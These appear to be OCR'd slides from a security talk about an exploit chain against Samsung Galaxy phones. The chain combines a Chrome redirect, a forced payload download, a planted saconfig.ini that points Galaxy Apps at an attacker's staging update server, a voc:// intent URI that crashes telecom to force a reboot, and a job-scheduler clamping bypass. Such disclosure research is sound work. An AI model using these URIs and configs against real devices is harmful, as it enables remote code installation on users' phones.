
- Redirect to Chrome
  - googlechrome://navigate?url=<destination>

```
<activity-alias android:exported="true"
android:name="com.google.android.apps.chrome.Main"
android:targetActivity="org.chromium.chrome.browser.document.ChromeLauncherActivity">
   <intent-filter>
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="googlechrome"/>
      <!-- ... -->
```

- Previously reported…

Redirect to Chrome

- Reported by Takeshi Terada in April 2017
  - Magically fixed



Comment 24 by qin...@chromium.org, Apr 27 2017

for #23, i saw the same behavior on M57.

But when building from trunk, i saw both method won't work due to "Navigation is blocked".

So someone patched the fix recently to all transition types.

Comment 25 by sgu...@chromium.org, Apr 27 2017

Nice, the bug was fixed then?

Comment 26 by qin...@chromium.org, Apr 28 2017

Status: Fixed

I think so, mark this as fixed, please reopen if this is still reproducible on dev.

Comment 27 by meacer@chromium.org, Apr 28 2017

It would be nice to find out which bug fixed this before closing. Can we bisect?

https://bugs.chromium.org/p/chromium/issues/detail?id=714442

Redirect to Chrome


```
googlechrome://navigate?url=content://com.android.chrome.
FileProvider/downloads/payload.html
```

- Works!

Landing Page


- Automatic file download in Samsung Browser (SBrowser)
  - `Content-Type: application/force-download`

```
location ~ ^/payload.*\.html$ {
        default_type application/force-download;
}
```

nginx.conf

- File saved to ‘`/sdcard/Download`’

Exploit Phase #1



Building an Exploit Chain

- Finished!
  - Not quite…

Arbitrary File Write

- Limited locations
  - Samsung Notes sandbox
  - SD card
- Finding applications reading files
  - Naïve static approach
    - grep
  - Naïve dynamic approach
    - inotify
- Hooking

Dynamic Analysis

- Attack surface analysis
  - Parse Manifests
  - ADB and Python
- Activities
  - Enabled?
  - Exported? BROWSABLE?
- Intent extras
- URI parameters

Dynamic Analysis Toolset

- Xposed
  - Early injection (Zygote)
  - Global hooks across multiple applications
- Frida
  - Quick and easy prototyping
  - Debugging and dynamic analysis of obfuscated code

	Global Hook	Flexible	Requires Root	Lightweight
Xposed	✓	✗	✓	✗
Frida	✗	✓	✗	✓

Arbitrary File Write


```
public void handleLoadPackage(final LoadPackageParam lpParam) throws Throwable {
  // Optionally check the package name before hooking.
  //if (!lpParam.packageName.equals("com.android.providers.contacts")) { // return; }
  findAndHookMethod("java.io.File", lpParam.classLoader, "exists", new XC_MethodHook() {
    @Override protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
      File f = (File) param.thisObject;
      String fPath = f.getCanonicalPath();
      // Log if location is SD card or Notes sandbox.
      if (fPath.startsWith("/storage") ||
          fPath.startsWith("/sdcard") ||
          fPath.startsWith("/mnt") ||
          fPath.startsWith("/data/data/com.samsung.android.app.notes"))
        XposedBridge.log("File: " + lpParam.packageName + "||" + fPath);
    }
  });
}
```

Leftover Debug Code

- Galaxy Apps
  - Leftover code for staging environments
  - Configuration file loaded from disk
- Configuration file settings
  - Take precedence
  - Control the Galaxy Apps behaviour

Leftover Debug Code



```
public class ConcreteSaconfigInfoLoader implements SAppsConfig {
    private String mIsStaging;
    private String mStagingDataHostUrl;
    private String mUpdateInterval;
    // ...
    public ConcreteSaconfigInfoLoader() {
    // ...
        // ‘saconfig.ini’
        String fname = Common.coverLang("78,66,68,74,73,6b,6e,6c,33,6e,73,6e,");
        try {
            sdpath = Environment.getExternalStorageDirectory().getCanonicalPath();
        }
       // ...
      File v4 = new File(sdpath, fname);
      if(!v4.exists()) { return; }
      // ...
```

Leftover Debug Code


```
public class
    private St
    private St
    private St
    // ...
    public Cor
    // ...
        // 'sac
        String
        try {
            sdpa
        }
       // ...
       File v4
       if(!v4.e
       // ...
```

```
3,6e,73,6e,");

anonicalPath();
```



Leftover Debug Code

- Three key settings
  - Staging mode flag
  - Staging server
  - Update interval
- Configuration file format

```
X1=1                                    ; mIsStaging
X4=http://10.42.0.30:8181/ods.as        ; mStagingDataHostUrl
X46=5000                                ; mUpdateInterval
```

saconfig.ini

Galaxy Apps Reconfiguration

- Applying the new configuration
  - Restart application
  - Reboot device
- Rebooting Android
  - Crash a system critical process

Rebooting Android

- Crashing a system critical process…
  - `com.android.server.telecom`
- Activity expecting a non-empty URI
  - `com.android.server.telecom.components.UserCallActivity`

Rebooting Android


```
private void processOutgoingCallIntent(Intent paramIntent, String paramString, boolean paramBoolean) {
   if (paramIntent == null) { return; }
   Uri uri = paramIntent.getData();
   // The ‘uri’ variable is null.
   String uriScheme = uri.getScheme();
   String uriSchemeSpecificPart = uri.getSchemeSpecificPart();
   if (!"voicemail".equals(uriScheme)) {
      if (!PhoneNumberUtils.isUriNumber(uriSchemeSpecificPart)) {
         // ...
```

```
*** FATAL EXCEPTION IN SYSTEM PROCESS: main
 ...
Caused by: java.lang.NullPointerException:
   Attempt to invoke virtual method 'java.lang.String android.net.Uri.getScheme()' on a null object reference.
         at com.android.server.telecom.components.UserCallIntentProcessor.processOutgoingCallIntent(…)
         at com.android.server.telecom.components.UserCallIntentProcessor.processIntent(…)
         at com.android.server.telecom.components.UserCallActivity.onCreate(UserCallActivity.java:67)
         at android.app.Activity.performCreate(Activity.java:6955)
         at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1126)
         at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2927)
         ...
```

Rebooting Android

- Unreachable from the browser
- The Intent proxy bug won’t work either
  - We can only specify package name and URI :-(

```
<activity android:configChanges="keyboardHidden|orientation|screenSize"
          android:excludeFromRecents="true"
          android:name=".components.UserCallActivity"
          android:permission="android.permission.CALL_PHONE"
          android:theme="@style/Theme.SecTelecomm.Transparent">
    <intent-filter>
        <action android:name="android.intent.action.CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
    </intent-filter>
    <!-- ... -->
```

Intent Proxy Bug #2

- Samsung Members
  - LauncherActivity

```
<activity android:name="com.samsung.android.voc.LauncherActivity"
          android:theme="@android:style/Theme.Translucent.NoTitleBar">
   <!-- ... -->
   <intent-filter>
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="voc"/>
   </intent-filter>
   <!-- ... -->
</activity>
```

Intent Proxy Bug #2


```
public static void performActionLinkContext(Context activity, String
actionLink, Bundle bundle) {
    // ...
    pName = uri.getQueryParameter("packageName");
    String cName = uri.getQueryParameter("className");
    if(pName != null) {
        if(cName != null) {
            ComponentName comp = new ComponentName(pName, cName);
            newIntent = new Intent("android.intent.action.MAIN");
            newIntent.addCategory("android.intent.category.LAUNCHER");
            newIntent.setComponent(comp);
        }
        // ...
        activity.startActivity(newIntent);
```

Intent Proxy Bugs Summary

	Attacker-Controlled Data				
	Package Name	Activity Name	URI	Extras	Action
Android Vending (Bug #1)	✓	✗	✓	✗	✗
Samsung Members (Bug #2)	✓	✓	✗	✗	✗

Abusing Samsung Members

- Package name
  - com.android.server.telecom
- Class name
  - com.android.server.telecom.components.UserCallActivity

```
voc://activity/general?packageName=com.android.server.telecom
&className=com.android.server.telecom.components.UserCallActivity
```

JavaScript Clicks

- Two automated actions with JavaScript
  - Dot-click to drop the file in SD card
  - Dot-click to crash Android
- Second click results in ‘Navigation Blocked’
- Smuggling a second click?
- Telecom crash
  - Freezes
  - Resumes
  - Reboots

JavaScript Clicks


- Chrome developers' reaction…

> *I've not been able to reproduce, or otherwise work out if they are losing a security race or winning a functionality race.*

https://bugs.chromium.org/p/chromium/issues/detail?id=781143

- This should've worked without the race?!

Triggering from Browser



Scheduling an Update

- Phone reboots
- Galaxy Apps starts on boot
  - Parses configuration file ‘/sdcard/saconfig.ini’
  - Schedules automatic update checks
  - Periodic job
- Android Job Scheduler
  - Introduced in Android 5.0 (API level 21)

Android Job Scheduler

- Job Scheduler limitations
  - Changes in Android Nougat
  - Periodic jobs are clamped to 15 min.
- Pwn2Own attempts are time-limited

> *A contestant has up to three (3) attempts to succeed. Each of the 3 attempts will be individually limited to a time period of five (5) minutes.*

- Integer overflow in Android Scheduler
  - No security implications per se…

Clamping Bypass


```
public static JobStatus createFromJobInfo(JobInfo job, int callingUid, String
sourcePackageName, int sourceUserId, String tag) {
    final long elapsedNow = SystemClock.elapsedRealtime();
    final long earliestRunTimeElapsedMillis, latestRunTimeElapsedMillis;
    if (job.isPeriodic()) {
        // Elapsed time added to periodic job interval time.
        latestRunTimeElapsedMillis = elapsedNow + job.getIntervalMillis();
        earliestRunTimeElapsedMillis = latestRunTimeElapsedMillis - job.getFlexMillis();
    }
    // ...
    return new JobStatus(job, callingUid, sourcePackageName, sourceUserId, tag, 0,
earliestRunTimeElapsedMillis, latestRunTimeElapsedMillis);
}
```

